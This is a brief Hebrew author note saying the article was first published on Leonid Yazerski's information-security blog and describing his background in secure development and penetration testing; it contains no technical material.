מאמר זה נכתב במקור כפוסט בבלוג של לאוניד יזרסקי. לאוניד מהנדס תוכנה עם ניסיון בתחום פיתוח מאובטח, בדיקות חדירות וייעוץ לפרויקטים. בזמנו הפנוי הוא כותב בבלוג "אבטחת מידע - גיבוב ממולח", בלוג טכנולוגי בנושא אבטחת מידע.